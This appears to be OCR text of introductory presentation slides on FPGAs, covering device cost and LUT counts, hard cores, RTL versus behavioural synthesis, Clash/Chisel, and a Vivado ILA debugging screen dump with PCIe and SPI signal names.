


Figure 3-1: 7 Series FPGAs Integrated Block for PCI Express v3.3 - Copyright Xilinx

0 TO FPGA IN UNDER 5 MINUTES

FPGA INTRO

- Synchronous circuits as programmable logic gates
- Wide range of capabilities and cost

Lattice ECP5	Xilinx XC7A50T	Xilinx VU9P
~$10	~$60	> $10,000
25K LUTs	50K LUTs	1,800K LUTs

- Great for high speed IO, cycle accurate timing, and more
- Bad for engineer productivity

FPGA OVERVIEW

- Mostly lookup tables (LUTs), routing between them and clock networks
- "Hard cores" too - not just LUTs
  - Ethernet controllers
  - PCIe controllers
  - Etc.
- Low / Mid range devices still capable of high clock rates


FPGA DESIGN

- Tooling mostly proprietary
- Circuit design is very different to software design
  - Different approach to design / coding
  - Different bugs and debugging process
- Two major classes of design
  - Register-transfer level (Verilog / VHDL / etc)
  - Behavioral synthesis (OpenCL / HLS Compilers)


CLASH / CHISEL / ETC

- RTL design, but at a high level, benefitting from
  - Advanced type safety
  - Higher order programming
- Can prevent user from making clock domain errors
- An additional compilation step

SYNTHESIS AND IMPLEMENTATION



DEBUGGING


hw_ila_1
Waveform - hw_ila_1
Dashboard Options
ILA Status: Idle
Name
Value
project_bd_i/sp...ch_search_vali
project_bd_i/sp...h_value[104:0]
project_bd_i/sp...arch_tlph_valid
project_bd_i/sp...lph_value[42:0
project_bd_i/Net[63:0]
project_bd_i/pc..._rx_tdata[63:0
project_bd_i/pci..._axis_rx_tvalid
0fc00000001
0f80080f7c0
0f80000f7c1
0f8007c0000
0f800000001
Updated at: 2019-Aug-02 11:24:18
Settings - hw_ila_1
Status - hw_ila_1
Capture Mode Settings
Capture mode:
ALWAYS
Number of windows:
64
[1 - 1024]
Window data depth:
16
[1 - 16]
Trigger position in window:
0
[0 - 15]
General Settings
Refresh rate:
250
ms
Trigger Setup - hw_ila_1
Capture Setup - hw_ila_1
Name
Operator
Radix
Value
project_bd_i/spiSlaveTop_0_m_axis_tx_tvalid
project_bd_i/spiSlaveTop_0_dbg_search_tlph_valid
project_bd_i/pcie_7x_0_m_axis_rx_tvalid
project_bd_i/spiSlaveTop_0_dbg_search_search_valid
==
[B]
1

